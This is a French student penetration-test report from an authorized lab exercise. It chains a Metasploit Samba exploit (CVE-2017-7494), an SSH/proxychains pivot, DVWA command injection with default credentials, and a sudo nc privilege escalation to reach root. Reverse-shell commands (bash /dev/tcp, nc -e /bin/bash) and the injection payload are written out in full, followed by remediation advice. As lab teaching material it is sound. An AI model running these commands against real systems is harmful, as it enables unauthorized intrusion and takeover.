

Rapport de Pentest

SAE - 34



Sommaire :

Scope :	3
Installation :	4
Attaque :	5
Analyse : Kali	5
Exploitation : Metasploit - Samba	6
Reverse Shell :	8
Analyse : Samba	9
Connection Web : DWVA.....	11
SSH	12
Proxychains :	13
Injection de commande + Fin :	14
Recommandations et axes d'amélioration	17
1. Sécurisation du service Samba.....	17
2. Cloisonnement et segmentation réseau insuffisants	17
3. Sécurité de l'application web (DVWA)	18
4. Mauvaise gestion des privilèges sudo.....	18
5. Absence de supervision et de détection d'intrusion.....	18
6. Bonnes pratiques générales de sécurité	19

Scope :

Dans le cadre d'une SAE de Pentesting réalisée à l'IUT Nice Côte d'Azur, nous avons été formellement autorisés à mener des tests d'intrusion sur des infrastructures informatiques, sur une période définie du 28/11/2025 au 09/01/2026. Cette autorisation a été accordée par Monsieur Ludovic LABORDE, notre professeur de Pentest.

Dans ce cadre pédagogique, légal et contrôlé, nous étions habilités à conduire l'ensemble des phases prévues par la méthodologie PTES, incluant notamment :

- la collecte d'informations (Pre-engagement Interactions),
- l'analyse des vulnérabilités,
- l'exploitation contrôlée,
- la post-exploitation,
- et la rédaction d'un rapport de restitution.

Ces actions ont été menées exclusivement sur les réseaux 172.18.0.0/16 et 172.19.0.0/16, dans le respect du périmètre autorisé et avec pour objectif l'évaluation du niveau de sécurité des systèmes audités.

Une attention particulière a été portée sur les machines cibles Kali, Samba et WebPentest, afin de détecter les failles de sécurité potentielles et de formuler des recommandations visant à renforcer la protection de ces systèmes ainsi que celle du réseau global.

Enfin, l'objectif final du scénario de test consistait à obtenir un accès avec privilèges root sur la machine WebPentest, en partant de la machine Kali, située sur un réseau différent, démontrant ainsi la faisabilité d'une compromission inter-réseaux et d'un déplacement latéral, conformément aux objectifs pédagogiques de la méthodologie PTES.

Installation :

Après avoir installé la docker et tout l'environnement pour faire notre pentest je vais dans un premier temps effectuer ces commande pour démarrer la docker

```
systemctl start docker
```

```
cd /opt/AuditsSecu
```

```
sudo docker-compose up
```

Ensuite après avoir fait cela je ouvre un nouveau terminal et me connecte sur la machine Kali

```
docker exec -it kali /bin/bash
```

Attaque :

Analyse : Kali

Dans un second temps, après avoir installé et que je me suis connecter sur la machine Kali, je vais pouvoir analyser et scanner le réseau.

```
root@vbox:/home/machinehote# docker exec -it kali /bin/bash
(root@2c5f357bf534) - [/]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
roup default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
        valid_lft forever preferred_lft forever
```

Lorsque je fais un `ip a` pour voir mon adresse IP, je vois que je suis sur le réseau 172.19.0.2/16. En sachant cela je vais pouvoir effectuer un Nmap sur ce réseau avec la commande « `Nmap -sV @IP/24` ».

```
(root@2c5f357bf534) - [/]
# nmap -sV 172.19.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-08 14:03 UTC
Nmap scan report for 172.19.0.1
Host is up (0.000016s latency).
All 1000 scanned ports on 172.19.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:75:D0:39:0F (Unknown)

Nmap scan report for Nessus.auditssecu_pentestnetwork (172.19.0.3)
Host is up (0.000024s latency).
All 1000 scanned ports on Nessus.auditssecu_pentestnetwork (172.19.0.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:AC:13:00:03 (Unknown)

Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.4)
Host is up (0.000024s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
MAC Address: 02:42:AC:13:00:04 (Unknown)
Service Info: Host: 139544B0E845
```

Le résultat de ce Nmap démontre qu'il y a en effet une autre machine Samba connecté qui à une adresse IP de 172.19.0.4 avec les port 139 et 445 ouvert.

Exploitation : Metasploit - Samba

Quand on découvre que la machine que l'on doit attaquer, pour faire un pivot, est une Samba. Grâce à Metasploit on essaiera de voir la version de celui-ci.

```
msf6 > search smb version

Matching Modules
=====
#    Name                                                                 Disclosure Date  Rank    Check  Description
-    -
0    exploit/multi/http/struts_code_exec_classloader                    2014-03-06      manual No      Apache Struts ClassLoader Manipulation R
emote Code Execution
1    exploit/linux/misc/cisco_rv340_sslvpn                             2022-02-02      good   Yes     Cisco RV340 SSL VPN Unauthenticated Remo
te Code Execution
2    exploit/windows/smb/ms08_067_netapi                               2008-10-28      great  Yes     MS08-067 Microsoft Server Service Relati
ve Path Stack Corruption
3    exploit/windows/browser/ms10_022_ie_vbscript_winhlp32            2010-02-26      great  No      MS10-022 Microsoft Internet Explorer Win
hlp32.exe MsgBox Code Execution
4    exploit/windows/fileformat/ms14_060_sandworm                      2014-10-14      excellent No      MS14-060 Microsoft Windows OLE Package M
anager Code Execution
5    auxiliary/dos/windows/smb/rras_vls_null_deref                    2006-06-14      normal No      Microsoft RRAS InterfaceAdjustVLSPointer
s NULL Dereference
6    auxiliary/dos/windows/smb/ms11_019_electbrowser                  2017-06-13      normal average Yes     Microsoft Windows Browser Pool DoS
7    exploit/windows/smb/rras_erraticgopher                           2017-06-13      normal average Yes     Microsoft Windows RRAS Service MIBEntryG
et Overflow
8    auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow          2010-06-16      normal No      Microsoft Windows SRV.SYS SrvSmbQueryFsI
nformation Pool Overflow DoS
9    auxiliary/scanner/smb/smb_version                                2010-06-16      normal No      SMB Version Detection
10   exploit/linux/samba/chain_reply                                   2010-06-16      good   No      Samba chain_reply Memory Corruption (Lin
ux x86)
```

On prendra donc la n°9, « SMB Version Detection », c'est la faille qui me semblais le plus adéquat car on veut effectivement savoir la version de notre Samba

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > sh info
[*] exec: sh info

sh: 0: cannot open info: No such file
msf6 auxiliary(scanner/smb/smb_version) > show info

Name: SMB Version Detection
Module: auxiliary/scanner/smb/smb_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <@hdm.io>
Spencer McIntyre
Christophe De La Fuente

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
-----
RHOSTS    1                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS   1                yes       The number of concurrent threads (max one per host)

Description:
Fingerprint and display version information about SMB servers.
Protocol information and host operating system (if available) will
be reported. Host operating system detection requires the remote
server to support version 1 of the SMB protocol. Compression and
encryption capability negotiation is only present in version 3.1.1.

msf6 auxiliary(scanner/smb/smb_version) > █
```

Lorsque je fais un « show options » je vois qu'il n'y a pas d'adresse IP pour RHOSTS. Donc je rajoute l'adresse de la Samba, avec la commande « set RHOSTS @IP ».

Ensuite pour finir on « run » ou « exploit » la faille pour l'utiliser.


```
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 172.19.0.3:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{35393331-3434-3062-6538-343500000000}) (authentication domain:139544B0E845)
[*] 172.19.0.3:445 - Host could not be identified: Windows 6.1 (Samba 4.6.3)
[*] 172.19.0.3: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

(Ici on peut voir que l'adresse est en .3 et non pas .4, car à un moment donné j'ai dû redémarrer ma docker et l'adresse a été modifiée. Mais maintenant la vraie adresse est 172.19.0.4)

On découvre alors que la version de la Samba est une « Samba 4.6.3 ».

En sachant cela je vais aller sur le web et chercher les failles pour cette version.



exploit-db.com/exploits/42084

EXPLOIT DATABASE

Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 -
'is_known_pipename()' Arbitrary Module Load
(Metasploit)

EDB-ID: 42084	CVE: 2017-7494
-------------------------	--------------------------

EDB Verified: ✓

Author: METASPLOIT	Type: REMOTE
------------------------------	------------------------

Exploit: 📄 / {}

J'ai finalement trouvé une faille possible sur Metasploit pour la version Samba en question. La faille est « is_known_pipename() ».

Alors je vais sur Metasploit et cherche cette faille et configure le RHOSTS comme avant et run la faille.

```
msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 172.19.0.4
RHOSTS => 172.19.0.4
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.19.0.4:445 - Using location \\172.19.0.4\myshare\ for the path
[*] 172.19.0.4:445 - Retrieving the remote path of the share 'myshare'
[*] 172.19.0.4:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.19.0.4:445 - Uploaded payload to \\172.19.0.4\myshare\clgUKUBb.so
[*] 172.19.0.4:445 - Loading the payload from server-side path /home/share/clgUKUBb.so using \\PIPE\home/share/clgUKUBb.so...
[-] 172.19.0.4:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.19.0.4:445 - Loading the payload from server-side path /home/share/clgUKUBb.so using /home/share/clgUKUBb.so...
[+] 172.19.0.4:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (172.19.0.2:38285 -> 172.19.0.4:445) at 2026-01-08 14:09:13 +0000

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Cette faille m'as permit d'être en root sur la machine Samba. Quand je fais « id » ou « whoami » on observe que je suis en mode root.

Reverse Shell :

Ensuite on pour faire le pivot on refera la même procédure, scan et analyse du réseau, mais sur la Samba cette fois-ci.

Mais avant de scanner et analyser le réseau je vais établir un reverse shell afin d'obtenir un terminal plus utilisable. Cela permet par exemple d'utiliser correctement les flèches gauche et droite, d'éviter les problèmes d'affichage et d'avoir une interaction plus stable. De plus cela est nécessaire pour pouvoir utiliser les outils présents sur la machine, comme Nmap, afin d'effectuer l'analyse de réseau depuis ma position.

```
(root@2c5f357bf534) - [/]
# nc -vlnp 4444
Listening on 0.0.0.0 4444
Connection received on 172.19.0.4 53548
root@139544b0e845:/tmp#
```


Pour réussir le reverse shell je vais dans un premier temps, sur la machine Kali, écouté sur le port 4444 : « listening on 0.0.0.0 4444 ». Ici « 0.0.0.0 » est équivalent à « [any] », j'écoute donc sur toutes les interfaces.

```
root@139544b0e845:/tmp# bash -i >& /dev/tcp/172.19.0.2/4444 0>&1  
bash -i >& /dev/tcp/172.19.0.2/4444 0>&1
```

Puis sur la Samba je fais un « bash -i » pour avoir un shell Bash interactif, et redirige la sortie et les erreurs vers une connexion TCP vers 172.19.0.2 sur le port 4444 « >& /dev/tcp/172.19.0.2/4444 ».

Enfin sur la machine Kali on peut voir que la connexion, de l'IP source 172.19.0.4, est établie avec succès : « Connection received on 172.19.0.4 ».

Le problème maintenant est que le reverse shell n'est pas comme un vrai terminal, il y a encore des défauts. Je vais donc utiliser ces commandes pour résoudre le problème :

```
stty raw -echo; fg  
reset  
screen
```

Pour résumer « stty raw -echo; fg » permet de corriger la gestion des touches et de reprendre la session même si on fait « ctrl+z ou c », tandis que « reset » réinitialise l'affichage du terminal. Enfin « screen » crée un vrai terminal, ce qui me permettra d'utiliser correctement les flèches et les outils de ma machine Kali.

Analyse : Samba

Après avoir créé un bon reverse shell je vais commencer à scanner le réseau en faisant la commande simple et basic : « ip a »

```
root@139544b0e845:/tmp# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth0
        valid_lft forever preferred_lft forever
14: eth1@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth1
        valid_lft forever preferred_lft forever
```

On peut voir le réseau de la Samba, « 172.19.0.4/16 » et celle de la machine WebPentest, « 172.18.0.3/16 ».

Suite à cette information j'utilise la commande « Nmap -sV @IP/16 » utilisé précédemment pour analyser le réseau.


```
root@139544b0e845:/tmp# nmap -sV 172.18.0.0/16

Starting Nmap 7.01 ( https://nmap.org ) at 2026-01-08 15:20 UTC
Nmap scan report for 172.18.0.1
Host is up (0.000073s latency).
All 1000 scanned ports on 172.18.0.1 are closed
MAC Address: 02:42:7C:1A:F1:BE (Unknown)


Nmap scan report for WebPentest.auditssecu_pentestpivot (172.18.0.2)
Host is up (0.000075s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:AC:12:00:02 (Unknown)
```

J'observe qu'il y a une adresse IP 172.18.0.2 qui a le port 80 ouvert, service http. Je vais donc sur internet et recherche la page web de cette adresse IP : « http://172.18.0.2:80 ».

Connection Web : DVWA



J'arrive sur cette page où il est demandé d'insérer son identifiant et son mot de passe pour accéder à la page web. Tout simple j'ouvre une nouvelle page web et cherche : « mot de passe par défaut pour dvwa ». Au final je trouve ce site : « edgenexus.io/fr/dvwa », où il y est écrit : « Connectez-vous au DVWA avec l'identifiant par défaut admin / password ».



Suite à la connexion réussie en tant qu'administrateur sur DVWA, il y a un onglet intitulé « Command Injection ». Comme il est dit on peut faire de réelles injections de commandes, par exemple j'ai fait la commande « ;ls » qui m'a renvoyé les fichiers présents dans le dossier.

Cette vulnérabilité m'a permis de comprendre que je pouvais peut-être faire un reverse shell dans le champ de texte. Donc de mettre sur écoute l'adresse IP de la machine WebPentest vers le terminal de la Samba.

SSH :

Pour commencer je vais commencer par créer une clé publique rsa sur la machine Kali pour ensuite la partager à la machine Samba et au final avoir un tunnel ssh.

J'effectue les commandes :

```
ssh-keygen -t rsa -b 4096
```

```
cd /root/.ssh
```

```
cat id_rsa.pub
```

Ici ces commandes montrent que je génère la clé, « ssh-keygen ... », puis je me place dans le dossier où la clé a été générée. La clé se trouve dans le fichier « id_rsa.pub », donc je fais un « cat » pour copier le contenu.

Pour finir avec la clé ssh, je vais créer un fichier « authorized_keys » dans le même dossier mais cette fois-ci sur la Samba. Puis je donne les droits nécessaires au fichiers que j'ai créés, et colle la clé que j'avais copiée dans l'étape précédente.

```
touch authorized_keys
```

```
chmod 600 authorized_keys
```

Voilà après ceci je peux me connecter simplement à la machine Samba depuis la Kali en utilisant la commande : `ssh root@172.19.0.4`

Pour atteindre la machine WebPentest depuis la machine Kali, je crée un proxychains.

Pour commencer je vais transformer la Samba en un serveur SOCKS4 accessible localement via `127.0.0.1:2000`

```
ssh -f -D 2000 -N root@172.19.0.4 -4
```

-D 2000 : ouvre un proxy SOCKS en local sur le port 2000

-f : met ssh en arrière-plan

-root@172.19.0.4 : se connecte en ssh à la machine distante

Proxychains :

Ensuite je modifie le fichier de configuration de proxychains

```
nano /etc/proxychains.conf
```

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 2000
```

La ligne que je modifie est la dernière, je mets le port 2000.

J'effectue donc les tests pour voir si le proxy marche.

```
Nmap scan report for 172.18.0.2
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds

(root@2c5f357bf534) - [~/ssh]
# proxychains curl -L http://172.18.0.2
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<-127.0.0.1:2000-<-<-172.18.0.2:80-<-<-OK

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
```

Ci-dessus on voit que la commande « proxychains curl -L http://172.18.0.2 » fonctionne, car on récupère le contenu de la page web 172.18.0.2, qui est renvoyé dans le terminal de la machine Kali.

Injection de commande + Fin :

```
(root@2c5f357bf534) - [~/ssh]
# ssh root@172.19.0.4
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.12.57+deb13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Thu Jan  8 17:48:55 2026 from 172.19.0.2
root@139544b0e845:~# nc -vlnp 7777
listening on [any] 7777 ...
```

Dans un autre temps je me connecte en ssh sur la Samba et met sur écoute le port 7777, « nc -lvp 7777 ». Depuis le site web, dans l'injection de commande on va écrire la commande : « bash -c 'bash -i >&/dev/tcp/172.18.0.3/7777 0>&1' », pour établir un reverse shell Bash interactif.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
root@139544b0e845:~# nc -vlnp 7777
listening on [any] 7777 ...
connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 45936
bash: cannot set terminal process group (332): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b94dcd01b496:/var/www/html/vulnerabilities/exec$ &sudo -l
&sudo -l
bash: syntax error near unexpected token `&'
www-data@b94dcd01b496:/var/www/html/vulnerabilities/exec$ sudo -l
sudo -l
Matching Defaults entries for www-data on b94dcd01b496:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on b94dcd01b496:
    (root) NOPASSWD: /bin/nc
www-data@b94dcd01b496:/var/www/html/vulnerabilities/exec$ █
```

Le résultat montre que nous sommes connectés à la machine WebPentest et essayer de faire une élévation de privilège. Maid d'abord avec la commande « sudo -l », je peux voir s'il y a un mot de passe en root. Effectivement il n'y en a aucun, « (root) NOPASSWD ».

De ce fait je vais mettre sur écoute le nouveau shell sur la Kali.

```
(root@2c5f357bf534) - [/]
# ssh root@172.19.0.4
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.12.57+deb13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Thu Jan  8 17:57:40 2026 from 172.19.0.2
root@139544b0e845:~# nc -lvnp 9999
listening on [any] 9999 ...
connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 58500

whoami
root

www-data@b94dcd01b496:/var/www/html/vulnerabilities/exec$ sudo /bin/nc 172.18.0.3 9999 -e /bin/bash
<ies/exec$ sudo /bin/nc 172.18.0.3 9999 -e /bin/bash
```

Finalemnt, j'ai créé un nouveau reverse shell en mettant le port 9999 sur écoute et en mettant la commande « `sudo /bin/nc 172.18.0.3 9999 -e /bin/bash` » sur le terminal de la machine WebPentest. Après la connexion établie, je fais un « `whoami` » et comme on peut le voir je suis en root sur la machine WebPentest.

Recommandations et axes d'amélioration

À l'issue de ce test d'intrusion, plusieurs vulnérabilités critiques ont été identifiées sur les machines auditées ainsi que dans l'architecture réseau globale. Ces failles ont permis une compromission complète du système WebPentest avec des privilèges root, en partant d'un réseau différent. Les recommandations suivantes visent à corriger ces faiblesses et à renforcer la sécurité globale de l'infrastructure.

1. Sécurisation du service Samba

Constat :

La machine Samba utilisait une version obsolète (Samba 4.6.3) vulnérable à l'exploit `is_known_pipename()`, permettant une élévation de privilèges jusqu'au niveau root sans authentification.

Recommandations :

- Mettre à jour Samba vers une version récente et maintenue.
- Restreindre l'accès aux ports 139 et 445 via un pare-feu (iptables, nftables).
- Surveiller les logs Samba afin de détecter des comportements anormaux.

2. Cloisonnement et segmentation réseau insuffisants

Constat :

La machine Samba disposait d'un accès à deux réseaux distincts (172.19.0.0/16 et 172.18.0.0/16), ce qui a permis un pivot vers la machine WebPentest.

Recommandations :

- Mettre en place une segmentation réseau stricte entre les différents sous-réseaux.
- Utiliser des VLANs ou des pare-feux inter-réseaux pour limiter les déplacements latéraux.

3. Sécurité de l'application web (DVWA)

Constat :

L'application DVWA était accessible avec des identifiants par défaut (admin / password) et contenait des vulnérabilités critiques de type Command Injection, permettant l'exécution de commandes arbitraires sur le serveur.

Recommandations :

- Modifier les identifiants par défaut.
- Mettre en place une politique de mots de passe forts.
- Échapper et filtrer toutes les entrées afin d'éviter les injections de commandes.

4. Mauvaise gestion des privilèges sudo

Constat :

L'utilisateur de la machine WebPentest disposait de privilèges sudo sans mot de passe (NOPASSWD), ce qui a permis une élévation de privilèges immédiate vers root.

Recommandations :

- Supprimer les règles NOPASSWD non strictement nécessaires.
- Appliquer le principe du moindre privilège.
- Restreindre les commandes exécutables via sudo.

5. Absence de supervision et de détection d'intrusion

Constat :

Les différentes attaques (scan réseau, exploitation Samba, reverse shells, pivoting) n'ont déclenché aucune alerte.

Recommandations :

- Surveiller les connexions réseau sortantes et entrantes.

- Journaliser et analyser les connexions SSH, Samba et HTTP.

6. Bonnes pratiques générales de sécurité

Recommandations complémentaires :

- Mettre à jour régulièrement les systèmes et services.
- Appliquer des politiques de sauvegarde et de restauration.
- Sensibiliser les utilisateurs et administrateurs aux bonnes pratiques de sécurité.

Conclusion

Ce test d'intrusion a démontré qu'une chaîne de vulnérabilités, combinant services obsolètes, mauvaise segmentation réseau et configurations dangereuses, peut mener à une compromission complète du système. La mise en œuvre des recommandations proposées permettrait de réduire significativement la surface d'attaque et d'améliorer le niveau de sécurité global de l'infrastructure.